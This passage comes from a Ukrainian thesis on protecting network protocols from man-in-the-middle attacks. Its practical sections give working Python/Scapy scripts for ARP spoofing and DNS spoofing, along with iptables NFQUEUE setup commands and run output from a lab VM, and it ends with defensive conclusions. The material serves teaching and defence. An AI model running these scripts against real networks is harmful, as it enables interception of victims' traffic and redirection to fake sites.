
Для подальшого аналізу було здійснено фільтрацію лише ARP-пакетів, оскільки саме цей тип є характерним для реалізації MITM-атак через ARP-spoofing. У фільтрі було введено ключове слово arp, після чого залишились лише пакети з відповідним протоколом.



**Рис.3 —** **Фільтрація\_ARP\_пакетів\_у\_Wireshark.**

Серед ARP-пакетів був обраний типовий запит, що зазвичай зустрічається у локальних

мережах:  
«Who has 192.168.1.1? Tell 192.168.1.2» — це означає, що пристрій намагається дізнатися, кому належить IP-адреса, щоб далі передати дані. Структура пакета була детально проаналізована.



**Рис.4 —Розбір\_ARP\_пакета\_структура**

У нижченаведеній таблиці наведено ключові поля ARP-пакета:

| **Поле** | **Значення (приклад)** | **Опис** |
| --- | --- | --- |
| Hardware type | Ethernet (1) | Тип мережі |
| Protocol type | IPv4 (0x0800) | Протокол, до якого належить запит |
| Sender MAC address | 08:00:27:1a:2b:3c | MAC-адреса відправника |
| Sender IP address | 192.168.1.2 | IP-адреса відправника |
| Target MAC address | 00:00:00:00:00:00 | MAC-адреса цілі (ще невідома) |
| Target IP address | 192.168.1.1 | IP-адреса цілі, яку намагаються знайти |

Цей приклад є класичним запитом ARP, що використовується при початковій побудові таблиці відповідностей IP–MAC у мережі. Подібна поведінка є нормальною, однак при ARP-spoofing атаках зловмисник навмисно підміняє відповідь, видаючи себе за інший пристрій.

Таким чином, базовий аналіз трафіку у Wireshark дозволив:

* Ознайомитися зі структурою мережевих пакетів
* Виявити специфіку ARP-протоколу
* Підготувати платформу для подальшої симуляції MITM-атаки

Цей етап підтверджує, що інструменти аналізу трафіку є важливою складовою виявлення атак типу “людина посередині”.

# 3.3.2 Демонстрація MITM-атаки через Python (ARP-spoofing)

Для демонстрації MITM-атаки було реалізовано сценарій підміни ARP-таблиць у локальній мережі. Цей метод дозволяє зловмиснику стати посередником між жертвою та маршрутизатором, перехоплюючи передані дані.  
Виконання атаки здійснювалося у середовищі Kali Linux у віртуальній машині VirtualBox.

Для написання скрипта було використано мову Python із бібліотекою Scapy. Код реалізує надсилання ARP-відповідей жертві та шлюзу, видаючи себе за іншу сторону зв’язку.

from scapy.all import ARP, Ether, send

import time

target\_ip = "192.168.1.5" # IP жертви

gateway\_ip = "192.168.1.1" # IP шлюзу

target\_mac = "08:00:27:11:22:33"

gateway\_mac = "08:00:27:aa:bb:cc"

packet\_to\_target = ARP(op=2, pdst=target\_ip, psrc=gateway\_ip, hwdst=target\_mac)

packet\_to\_gateway = ARP(op=2, pdst=gateway\_ip, psrc=target\_ip, hwdst=gateway\_mac)

print("[\*] Запущено ARP-spoofing. Натисни Ctrl+C для зупинки.")

try:

while True:

send(packet\_to\_target, verbose=False)

send(packet\_to\_gateway, verbose=False)

time.sleep(2)


except KeyboardInterrupt:

print("\n[!] Атаку зупинено.")

Уся робота проводилась у безпечному середовищі Kali Linux з увімкненим Wireshark для контролю трафіку.


**1. Запуск скрипта ARP-spoofing**

Було відкрито термінал та запущено скрипт з правами адміністратора.

  
**Рил.5\_Запуск\_ARP\_скрипта.**  
Це підтверджує, що атака була ініційована успішно.

**2. Спостереження ARP-трафіку у Wireshark**


Після запуску скрипта у мережі з’явився великий обсяг ARP-пакетів. Це свідчить про те, що пристрої почали приймати підроблені ARP-відповіді.



**Рис.6\_ARP\_трафік\_Wireshark\_після\_атаки.**

**3. Завершення атаки та контроль результату**

Після натискання Ctrl+C у терміналі скрипт припинив свою роботу.

  
**Рис.7\_Завершення\_ARP\_атаки.**

**Таблиця — Ознаки успішної атаки**

| **Ознака** | **Пояснення** |
| --- | --- |
| Велика кількість ARP-пакетів | Мережа отримує підроблені ARP-відповіді |
| Повторювані IP-адреси | Жертва отримує неправильні MAC-адреси для шлюзу |
| ARP-запити/відповіді жовтого кольору | Wireshark фіксує повторні підозрілі зміни ARP-таблиці |
| Відсутність помилок у терміналі | Скрипт виконується без фатальних збоїв |

**Висновок**

Дана демонстрація підтверджує вразливість протоколу ARP у локальних мережах за відсутності додаткових механізмів захисту. Навіть простий скрипт на Python здатен перехопити маршрутизацію між двома пристроями, не викликаючи відразу підозри з боку користувача. Це ще раз підтверджує необхідність використання захищених каналів передачі даних (VPN, TLS) навіть у локальному середовищі.

# 3.3.3 Симуляція DNS-spoofing атаки (ще один практичний приклад)

У цьому прикладі я провів практичну симуляцію атаки типу DNS-spoofing, яка базується на перехопленні й підміні DNS-відповідей. Атака дозволяє змінити IP-адресу, яка повертається жертві у відповідь на DNS-запит, і спрямувати її на підконтрольний сайт або локальний фальшивий сервер. Це є однією з найпоширеніших технік MITM-атак.

Весь процес був виконаний у середовищі Kali Linux через віртуальну машину VirtualBox. Основна ідея — продемонструвати, як перехопити запит до домену example.com і змінити його на іншу IP-адресу (в нашому випадку — умовну адресу 192.168.1.100).

**Підготовка до атаки**

На першому етапі я створив скрипт dns\_spoof.py, в якому прописав логіку перехоплення DNS-пакетів. Для реалізації використовувалися бібліотеки Python — scapy та netfilterqueue. Ось як виглядає код:

from scapy.all import \*

import netfilterqueue

from scapy.layers.dns import DNSQR, DNSRR

from scapy.layers.inet import IP, UDP

def process\_packet(packet):

scapy\_packet = IP(packet.get\_payload())

if scapy\_packet.haslayer(DNSRR):

qname = scapy\_packet[DNSQR].qname

if b"example.com" in qname:

print("[+] DNS-запит до example.com перехоплено. Підміна!")

answer = DNSRR(rrname=qname, rdata="192.168.1.100")

scapy\_packet[DNS].an = answer

scapy\_packet[DNS].ancount = 1

del scapy\_packet[IP].len

del scapy\_packet[IP].chksum

del scapy\_packet[UDP].len

del scapy\_packet[UDP].chksum


packet.set\_payload(bytes(scapy\_packet))

packet.accept()

queue = netfilterqueue.NetfilterQueue()

queue.bind(0, process\_packet)

queue.run()




**Рис.8\_Створення\_dns\_spoof\_файлу.** — відображає створення скрипта з кодом атаки.

**Встановлення бібліотек**:

Після написання коду я встановив необхідні бібліотеки, без яких запуск не був би можливий. Основну складність викликала бібліотека netfilterqueue, однак після кількох команд її вдалося інсталювати:

sudo apt install libnfnetlink-dev libnetfilter-queue-dev

sudo pip3 install netfilterqueue scapy --break-system-packages



**Рис.9\_Успішна\_установка\_бібліотек\_DNS\_spoofing.** — показує завершення встановлення залежностей.

**Запуск атаки**:

Наступним кроком було налаштування iptables для перехоплення DNS-запитів і направлення їх через NFQUEUE. Це потрібно для того, щоб трафік проходив через наш скрипт:

sudo iptables -F

sudo iptables -I INPUT -p udp --dport 53 -j NFQUEUE --queue-num 0


sudo iptables -I OUTPUT -p udp --dport 53 -j NFQUEUE --queue-num 0

Після цього я запустив сам скрипт:

sudo python3 dns\_spoof.py

У терміналі з’явилось повідомлення про те, що DNS-запит був перехоплений:

[+] DNS-запит до example.com перехоплено. Підміна!




**Рис.10\_Запуск\_dns\_spoof\_та\_перехоплення.** — показує момент виявлення DNS-запиту та успішної підміни IP-адреси.

**Підтвердження перехоплення**

Останній крок — перевірка результату через команду:

nslookup example.com

Команда повернула IP-адресу, яка не відповідає справжньому сайту example.com. Це підтверджує, що атака відбулася успішно і користувач у мережі отримає фальшиву відповідь.



**Рис.11\_Результат\_перехоплення\_DNS\_nslookup.** — демонструє відповідь DNS-сервера з підставленою IP-адресою.

**Висновки до підрозділу**

DNS-spoofing — один з найнебезпечніших методів перехоплення трафіку. Він дозволяє атакуючому повністю змінити маршрут доступу до сайту жертви, не викликаючи у неї жодних підозр. Як видно з проведеної симуляції, навіть із базовими інструментами можна легко провести атаку, що змінює критично важливу мережеву інформацію.

Це ще раз доводить необхідність використання DNSSEC, шифрування DNS-запитів (DNS over HTTPS, DNS over TLS) та контролю внутрішнього трафіку корпоративної мережі.

# 3.3.4 Порівняння ефективності протоколів захисту на практиці

У цьому підрозділі узагальнено результати проведених практичних досліджень щодо перехоплення трафіку за допомогою **Wireshark**, атаки типу **ARP-spoofing** та **DNS-spoofing**. Мета аналізу — оцінити дієвість і доцільність різних підходів до виявлення і запобігання MITM-атакам у реальному середовищі.

Wireshark як базовий інструмент аналізу трафіку

Під час моніторингу мережі у Wireshark було продемонстровано можливість детального відстеження ARP-пакетів, що дозволяє виявити ознаки атаки типу ARP-spoofing. Зокрема:

* Виявлено надмірну кількість ARP-відповідей від одного MAC-адресу;
* Зафіксовано перехоплення DNS-запитів;
* Спостерігалася підміна IP-адрес під час виконання DNS-запиту.

Wireshark виявився ефективним інструментом для **візуального контролю мережевого трафіку**, особливо при роботі в локальній мережі або ізольованому середовищі.

Scapy і Python-скрипти як симуляція атак

За допомогою скриптів на Python було проведено симуляцію двох типів MITM-атак:

* ARP-підміна: дозволила змінювати ARP-таблицю жертви, направляючи її трафік на фальшивий MAC-адрес.
* DNS-підміна: дає змогу змінити IP-адресу відповіді на DNS-запит до домену example.com, що в реальному житті відкриває можливості для фішингу або підміни вмісту.

У результаті практики стало зрозуміло, що навіть **мінімальні знання програмування** дозволяють здійснити ефективні MITM-атаки при відсутності засобів шифрування або фільтрації.

Узагальнення результатів

| **Критерій оцінки** | **ARP-spoofing** | **DNS-spoofing** | **Виявлення у Wireshark** |
| --- | --- | --- | --- |
| **Складність реалізації** | Низька | Середня | Легка |
| **Ризик для мережі** | Високий | Високий | Відсутній |
| **Можливість автоматизації** | Так | Так | Ні |
| **Ефективність захисту** | Низька без додаткових засобів | Низька без шифрування | Залежить від аналізу |

Підсумки:

* Використання **простих інструментів, таких як Wireshark**, дає змогу виявити основні типи MITM-атак у сітці.
* **ARP- та DNS-атаки легко реалізовуються** навіть у навчальних умовах, що доводить їхню поширеність.
* Без шифрування та контролю доступу — **мережеві протоколи залишаються вразливими** до втрати конфіденційності.

# ВИСНОВКИ

У процесі дослідження було детально розглянуто проблему захисту мережевих протоколів від атак типу «людина посередині» (MITM), які на сьогодні становлять одну з найпоширеніших та найнебезпечніших загроз для безпеки інформації під час її передачі у цифрових мережах. MITM-атаки здатні призводити до перехоплення конфіденційних даних, підміни інформації, викрадення облікових записів, доступу до фінансових ресурсів тощо. З урахуванням зростання складності та варіативності таких атак, потреба у надійному захисті мережевих протоколів є особливо актуальною.

У першому розділі дипломної роботи було охарактеризовано основні мережеві протоколи на прикладному, транспортному та мережевому рівнях. Проаналізовано їхню архітектуру, функції та особливості. Окрему увагу приділено уразливостям, пов’язаним із відсутністю шифрування та автентифікації, використанням застарілих або небезпечних протоколів (наприклад, Telnet, FTP, SSL), а також загрозам, пов’язаним із DNS-спуфінгом, ARP-підміною, сесійними атаками. Це дозволило краще зрозуміти, як зловмисники можуть впливати на мережеві взаємодії та які протоколи найбільш вразливі до MITM.

У другому розділі було зосереджено увагу на сутності MITM-атак: механізмах перехоплення даних, різновидах атак (активні, пасивні) та сценаріях реалізації як у публічних мережах, так і у корпоративних середовищах. Проведено аналіз методів атак ARP-spoofing, DNS-spoofing, HTTPS-downgrade (SSL Strip), із зазначенням можливих наслідків — від перехоплення банківських даних до повного контролю над інформаційними потоками.

У третьому розділі було досліджено сучасні засоби захисту, які можна використовувати для протидії MITM-атакам. Розглянуто криптографічні рішення, зокрема використання протоколів TLS 1.2/1.3, застосування VPN (IPsec, OpenVPN, WireGuard), а також роль сертифікатів HTTPS і X.509 у створенні довіри між клієнтом і сервером. Водночас було досліджено організаційні заходи, серед яких — впровадження інфраструктури відкритих ключів (PKI), політики Zero Trust, багатофакторна автентифікація та DNSSEC.

Особливе значення в роботі має практична частина, де було реалізовано низку прикладів аналізу та демонстрації MITM-атак. Використовуючи інструмент Wireshark, здійснено візуальне спостереження за ARP-пакетами у мережі, що дозволило побачити ознаки можливого перехоплення трафіку. Застосування скриптів на Python дало змогу наочно показати механізм ARP-spoofing та DNS-підміни, що підтвердило небезпеку MITM-атак на практиці. Під час виконання експериментів було отримано скріншоти, які фіксують запуск атак, результат перехоплення, структуру змінених пакетів, а також реакцію системи на підміну DNS-відповіді.

На завершення, проведено узагальнюючий аналіз ефективності різних засобів захисту та наведено рекомендації на основі практичних результатів та міжнародних стандартів (OWASP, NIST, ENISA). У результаті дослідження було підтверджено, що надійний захист від MITM-атак можливий лише за умов поєднання технічних, програмних та організаційних заходів, а також постійного контролю за станом мережевої безпеки.

Таким чином, дипломна робота продемонструвала як теоретичну глибину дослідження теми, так і реальну практичну реалізацію методів аналізу та захисту, що дозволяє вважати її повноцінним і комплексним внеском у сферу мережевої кібербезпеки.

# Список використаних джерел

1. HTTP Overview — документація Mozilla  
   URL: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview> (дата звернення: 30.05.2025).
2. How Let's Encrypt Works  
   URL: <https://letsencrypt.org/how-it-works/> (дата звернення: 30.05.2025).
3. What is DNS — Cloudflare Learning Center  
   URL: <https://www.cloudflare.com/learning/dns/what-is-dns/> (дата звернення: 30.05.2025).
4. RFC 5321 — Simple Mail Transfer Protocol  
   URL: <https://datatracker.ietf.org/doc/html/rfc5321> (дата звернення: 30.05.2025).
5. OWASP Top Ten — загрози веб-протоколів  
   URL: <https://owasp.org/www-project-top-ten/> (дата звернення: 30.05.2025).
6. Протоколи ICMP та ARP — Вікіпедія  
   URL: <https://uk.wikipedia.org/wiki/ARP> (дата звернення: 30.05.2025).
7. TLS — Основи, версії, шифрування  
